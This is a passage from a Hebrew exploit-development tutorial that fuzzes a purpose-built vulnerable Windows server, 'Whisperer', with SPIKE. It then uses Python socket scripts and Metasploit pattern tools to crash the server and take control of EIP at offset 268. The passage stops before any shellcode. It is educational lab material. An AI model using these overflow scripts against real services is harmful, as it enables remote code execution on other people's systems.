+OK Maildrop ready
```

המטרה: whisperer.exe

עכשיו הגיע הזמן לחבר את כל המידע וליישמו, עבור מאמר זה הכנתי תוכנת **Server** בשם **Whisperer**, קוד המקור עבור התוכנה מבוסס על קוד שהוצג במאמרים:

Socket programming, writing networked code:

http://www.eecs.umich.edu/~sugih/pointers/sockets.txt

Remote exploitation with C and Perl:

http://www.exploit-db.com/papers/13166/

את הקוד התאמתי לסביבת חלונות ובמהלך המאמר אכנה את התכנית שלנו בשם **Whisperer**.

אמנם קוד המקור יהיה זמין להורדה אך אנו נתייחס ל- **Whisperer** בגישת **Blackbox** ז"א, נניח שאין לנו גישה לקוד המקור.

תחילה עלינו להבין מה **Whisperer** עושה ואת אופן פעולתה.

לאחר הרצת הקובץ אנו שמים לב ש- **Whisperer** נמצאת במצב האזנה וממתינה לחיבור


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\NightRanger>Whisperer.exe
-==Digital Whisper Demo Server==-
Waiting for incoming connections...
```

ע"י הרצת הפקודה: **`netstat -anb`** ניתן לראות ש-**Whisperer** מאזינה לפורט **4321**


```
TCP    0.0.0.0:4321           0.0.0.0:0              LISTENING
1596
[Whisperer.exe]
```

נתחבר לפורט בטלנט או עם **netcat** ונבדוק את תגובתה של **Whisperer**:

Client side:



Server Side:



לאחר ההתחברות עם **Whisperer netcat** מציגה לנו באנר, אנו שולחים אליה קלט בפורמט **ASCII** שאותו היא מדפיסה על המסך.

השלב הבא הוא למצוא את נקודת החולשה של **Whisperer** ולנצל אותה, מכיוון ואנו מתייחסים לתהליך שאנו עומדים לבצע כ-**Blackbox** נשתמש ב-**Fuzzer** כדי לבדוק איך **Whisperer** מתמודדת עם פרמטרים שונים כקלט.

היכרות עם SPIKE

ה-**Fuzzer** בו נשתמש נקרא **ספייק**, ספייק נכתב ע"י דייב אייטל מחברת: Immunity Sec.

אמנם כבר דנו בנושא **Fuzzing** אך בחלק זה נתמקד ב-**SPIKE** ובשימוש בו:

- ספייק מספק לנו פלטפורמה וכלים לבדיקת פרוטוקולי רשת כאשר רוב הפרוטוקולים הנפוצים כבר מובנים ונתמכים בספייק.
- ניתן לבנות/לשחזר פעולת פרוטוקול ע"י תחביר ייחודי לספייק שאותו מגדירים בקבצי **spk.**
- לספייק יש יכולות רבות שלא יפורטו במאמר זה אך אציג את השימוש בו עבור המטרה שלנו **Whisperer**.

במידה והנכם משתמשים ב-**BackTrack4** ניתן למצוא את ספייק בתיקיה:

```
/pentest/fuzzers/spike/
```

בתוך נתיב זה ניתן למצוא תיקיה בשם **audits**, המכילה תיקיות נוספות עם שמות הפרוטוקולים כגון: POP3,FTP,PPTP ועוד...

קבצי ה-**spk** שוכנים בתיקיות אלה.

בתוך קבצי ה-**spk** (נקרא להם **spike scripts**) נמצאים הפרמטרים שעבורם נבקש לבצע את פעולת ה-**Fuzzing**. פרמטרים אלה עוברים את תהליך ה-**Fuzzing** לפי סדר הופעתם בקובץ.

<u>להלן חלק מהפונקציות הזמינות לנו לשימוש בסקריפט:</u>

s_string() - זוהי מחרוזת קבועה שאינה תשתנה

s_string_variable() – זהו משתנה שיוחלף עם פרמטרים שונים של ה-Fuzzer

s_binary() – שימוש במידע בינארי בספייק, המידע לא ישתנה.

s_int_variable() – הוספת מספר שלם לספייק (Integer)

בואו ונעיף מבט על קטע מספייק סקריפט קיים ונראה מה הוא מכיל.

להלן חלק מקובץ ה-**spk** עבור פרוטוקול **FTP**:

```
s_string_variable("USER");
s_string(" ");
s_string_variable("anonymous");
s_string("\r\n");
s_string("PASS ");
s_string_variable("1234");
s_string("\r\n");
```

בשורה הראשונה יתבצע **Fuzzing** לפקודת **USER**

בשורה השנייה יש לנו מחרוזת קבועה **שאינה משתנה**

בשורה השלישית יתבצע **Fuzzing** לשם המשתמש שאנו שולחים לשרת ה-**FTP**

בשורה הרביעית אנו שולחים את הפקודה **carriage return** ו-**newline** בכדי לשלוח את שם המשתמש לשרת ה-**FTP**.

בשורה חמישית אנו שולחים את הפקודה **PASS** לשרת ה- **FTP**

בשורה השישית אנו נבצע **Fuzzing** לסיסמה שאנו שולחים לשרת

ובשורה השביעית שולחים שוב **carriage return** ו-**newline** כדי לשלוח את הסיסמה לשרת.

כדי להשתמש בספייק סקריפט יש לשלוח את הפרמטרים לשרת באמצעות ה- **Fuzzer**

קיימים מספר סוגי Fuzzers בספייק:

- **generic_listen_tcp**
- **generic_send_tcp**
- **generic_send_udp**
- **line_send_tcp**

יש לבחור את ה-**Fuzzer** בהתאם למטרה שאותה אנו בודקים, במקרה שלנו זהו שרת **TCP** ולכן נשתמש ב-**generic_send_tcp**.

יצירת ספייק סקריפט

במקרה שלנו **Whisperer** מקבלת קלט **ASCII** פשוט ללא פקודות מסוימות ולכן קובץ הספייק שלנו יהיה פשוט מאוד.

אנו נכין קובץ בשם **whisperer.spk** באמצעות כל עורך טקסט זמין ונזין בו את השורה הבאה:

```
s_string_variable("A");
```

את הקובץ נמקם בתיקיית:

/pentest/fuzzers/spike/audits

Fuzzing באמצעות SPIKE

כדי לשלוח את הסקריפט שיצרנו ל-**Whisperer** אנו נשתמש ב-**generic_send_tcp - Fuzzer**

קודם כל נריץ את ה-**Fuzzer** ללא כל פרמטר כדי לראות את התחביר הדרוש לנו להרצתו


```
root@Blackbox:/pentest/fuzzers/spike# ./generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

אז מה היה לנו שם:

- שם ה-fuzzer: **generic_send_tcp**
- כתובת האי.פי
- פורט
- שם הספייק סקריפט
- מיקום (מספר) המשתנה בקובץ

בואו ונפעיל את **Whisperer** ונראה מה יקרה כאשר נשלח בה את ספייק

```
root@Blackbox:/pentest/fuzzers/spike# ./generic_send_tcp 192.168.1.103 4321 audits/whisperer.spk 0 0
```



יופי, **Whisperer** קרסה! בואו נסתכל על הפלט של ספייק וננסה להבין מה הוא אומר לנו:

- **Fuzzing Variable 0:0** – ספירת המשתנים מתחילה מ-0
- **Fuzzing Variable 0:1** – שוב המשתנה הראשון (והיחיד) שלנו 0 סבב 1
- **Variablesize= 5004** – גודל המשתנה שנשלח בסבב 1.


אמנם ספייק גלש קצת מעבר אך הקריסה התבצעה כבר **בסבב הראשון**.

* הערה: את תהליך ה-Fuzzing מומלץ לבצע כאשר התוכנית רצה בתוך Debugger לא תמיד נקבל שגיאה כמו במקרה הנ"ל אך בתוך ה-Debugger נוכל לראות את קריסת התוכנית.

אולה אולי – היכרות עם Ollydbg

אולי יהיה החבר הכי טוב שלכם בתהליך פיתוח ה-Exploit, זהו כלי המשמש לניפוי ובדיקת שגיאות.

בצילום המסך המצורף אנו רואים את המסך הראשי של אולי ואת חלקיו השונים:



<u>סרגל הכלים:</u>

- הפעלת התוכנית
- הקפאת התוכנית
- Step into
- Step over
- Go to address

L - לוגים

E – חלון המודולים, שם נראה ספריות הקשורות לתוכנית

M – מפת זיכרון

B – נקודות עצירה – Breakpoints

קיצורי דרך:

Breakpoint – ניתן ליצור נקודת עצירה/הפסקה ע"י בחירת כתובת בחלון הקוד ולחיצה על המקש **F2**

התוכנית תעצור את פעולתה בכתובת זו.

Step into – התקדמות שורה בקוד וכניסה לתוך פונקציה **F7**

Step over – מתקדם לשורה הבאה בקוד ולא נכנס לתוך פונקציה **F8**

הפעלת התוכנית – F9


הפעלה מחדש של התוכנית – CTRL + F2

הדגשתי רק את החלקים הרלוונטיים למאמר זה, אך לאולי יש אפשרויות רבות שאת חלקן עוד נכיר תוך כדי פיתוח ה-Exploit.

לפני שנתחיל, עלינו לצרף לתוך אולי את הקובץ שלנו **Whisperer.exe**, ישנן שתי דרכים לבצע זאת:

1. להריץ את הקובץ מחוץ לאולי, ואז לגשת לתפריט **File – Attach** ולבחור ב-**Whisperer**.

יש ללחוץ על **Attach** כדי לצרף את התהליך (Process) לתוך אולי.



Whisperer תהיה במצב "הקפאה" וכדי להריץ אותה יש ללחוץ על המקש **F9.**

או בסרגל הכלים על הסימן  .

2. האפשרות השנייה היא ע"י הפעלת אולי תחילה ולאחר מכן יש לגשת לתפריט **File** אך הפעם נבחר ב-**Open** ונבחר בקובץ **Whisperer.exe**.


שחזור הקריסה באמצעות Python

עכשיו לאחר שצירפנו את **Whisperer** לאולי אנו נתחיל לפתח את ה-**Exploit** בעזרת פייתון.

קודם כל ננסה לשחזר את קריסת **Whisperer**,ולשם כך ניצור קובץ בשם **poc.py** ונעתיק אליו את הקוד הבא:

```
#!/usr/bin/python
import socket

host = "192.168.1.103" # כתובת  השרת
port = 4321

buffer="\x41" * 5000 # יוצרים משתנה שמכיל את האות A 5000 פעמים

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer) #  שולחים לשרת את ה buffer שיצרנו
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

לאחר הרצת קוד הפייתון **Whisperer** תקרוס בתוך אולי.



בואו נתמקד בחלקים שמעניינים אותנו,


EIP ו-**ESP**, אתם וודאי זוכרים כשדנו בנושא אסמבלר אמרנו ש-**EIP** הוא מצביע פקודה, זוהי הכתובת של ההוראה הבאה לביצוע, שימו לב ש-**EIP** מכיל עכשיו **41414141** שזהו בעצם חלק מה-**buffer** ששלחנו,ו **ESP** מצביע ל-**buffer** שלנו. **(אגב, 41 בהקסדצימלי = A ב-ASCII).**

שליטה ב-EIP


המטרה שלנו היא קבלת שליטה מלאה על **EIP**, אם נקבל שליטה נוכל לומר לו מה הפקודה הבאה שאנו מעוניינים שיפנה אליה.

```
Registers (FPU)
EAX 00000000
ECX 77C418BF msvcrt.77C418BF
EDX 77C61B78 msvcrt.77C61B78
EBX 00004000
ESP 0022F970 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI FFFFFFFF
EDI 7C910738 ntdll.7C910738
EIP 41414141
```

נסתכל גם על **ESP**, אנו רואים שהוא מכיל את ה-**buffer** ששלחנו, בואו ונראה זאת בצורה יותר מפורטת ע"י לחיצה ימנית על האוגר **ESP** ובחירת האפשרות **Follow in Dump**:



והתוצאה:



- האם במקום ה-**BUFFER** של האות **A** נוכל לכתוב הוראות משלנו?
- איך נוכל להגיע ל-**BUFFER**?

לפני שנוכל לענות על שאלות אלה נצטרך לדעת באיזו כתובת נכתב **EIP**
לשם כך נשתמש בשני כלים הזמינים לנו ב-**Metasploit** שנקראים:

- **Patternt_create**: כלי זה יצור לנו מחרוזת ייחודית בגודל שאנו קובעים.
- **Pattern_offset**: כלי זה יאתר באיזו כתובת נמצא חלק מהמחרוזת ששלחנו.

(כלים אלה נמצאים בתיקיית: /pentest/exploits/framework3/tools)


ניצור מחרוזת של 5000 בתים עם **pattern_create**, באמצעות הפקודה הבאה אנו כותבים ישירות את המחרוזת ל-Exploit שלנו.

```
root@Blackbox:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000 >> /root/poc.py
```

יש לערוך את ה-Exploit ידנית ולהזין את המחרוזת במקום ה-buffer הקודם

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1....3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

לאחר הרצת ה-**Exploit** המעודכן, **Whisperer** שוב תקרוס לנו אך הפעם אנו יכולים לראות ש-**ESP** מצביע למחרוזת שיצרנו בעזרת **pattern_create** ו-**EIP** נכתב עם הערך **6A413969**



כדי לאתר את המיקום בו **EIP** נכתב נשתמש בכלי **pattern_offset**

התחביר הבא כולל את הפקודה שמלווה בערך שמכיל **EIP** ואחריו את גודל ה-**buffer** שיצרנו:

```
root@Blackbox:/pentest/exploits/framework3/tools# ./pattern_offset.rb 6A413969 5000
268
```

התוצאה היא **268**, זאת אומרת ש-**EIP** נכתב אחרי 268 בתים.

כלומר יש לנו **268 בתים** שגורמים לקריסת התוכנה + **4 בתים של EIP** + **שארית ה-buffer**

נערוך שוב את ה-**Exploit**, וכדי לוודא שהחישוב נכון ו- **EIP** אכן נכתב אחרי 268 בתים אנו נבנה את ה-**buffer** בצורה הבאה:


268 * A

4 * B (אמור לכתוב על EIP)

4728 * C (שארית ה-buffer - 4 - 268 - 5000)

```
#!/usr/bin/python
import socket



host = "192.168.1.103"
port = 4321

buffer="\x41" * 268
buffer+="\x42" * 4
buffer+="\x43" * 4728

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

החישוב נכון ואנו יכולים לראות ש-**EIP** נכתב ע"י **42424242 (BBBB)**, ו-ESP מצביע לשארית ה-**buffer** שמכיל את האות **C**.



עכשיו כש-**EIP** שלנו אנחנו צריכים למצוא דרך להגיע ל-**buffer** ששוכן ב-**ESP** .

לפני שנמשיך הלאה נטען מחדש את **Whisperer** לאולי ונפעילה.

לאן ברצונך לקפוץ היום?

בכדי להגיע ל-**buffer** שאותו נחליף בהמשך עם קוד "זדוני" עלינו למצוא הוראת אסמבלר שתפנה אותנו לתוכן של **ESP**, שימו לב ש-**EIP** מכיל כתובות זיכרון ולא את הוראות האסמבלר, זאת אומרת שהפקודה הבאה ש-**EIP** יצביע אליה אמורה להיות הפניה לכתובת של **ESP**.

יש לנו שתי הוראות אסמבלר שיכולות לעזור לנו במקרה הזה:

JMP ESP או **CALL ESP**

ברגע ש-**EIP** יכיל את כתובת הזיכרון של אחת מההוראות הללו, תתבצע קפיצה לכתובת של **ESP** שם שוכן ה-**buffer**.


את ההוראות הללו אנו יכולים למצוא בשלושה מקומות:

1. בקובץ ההרצה שלנו.
2. בספריות (קבצי dll) הקשורות לתוכנה.
3. ספריות של מערכת ההפעלה.

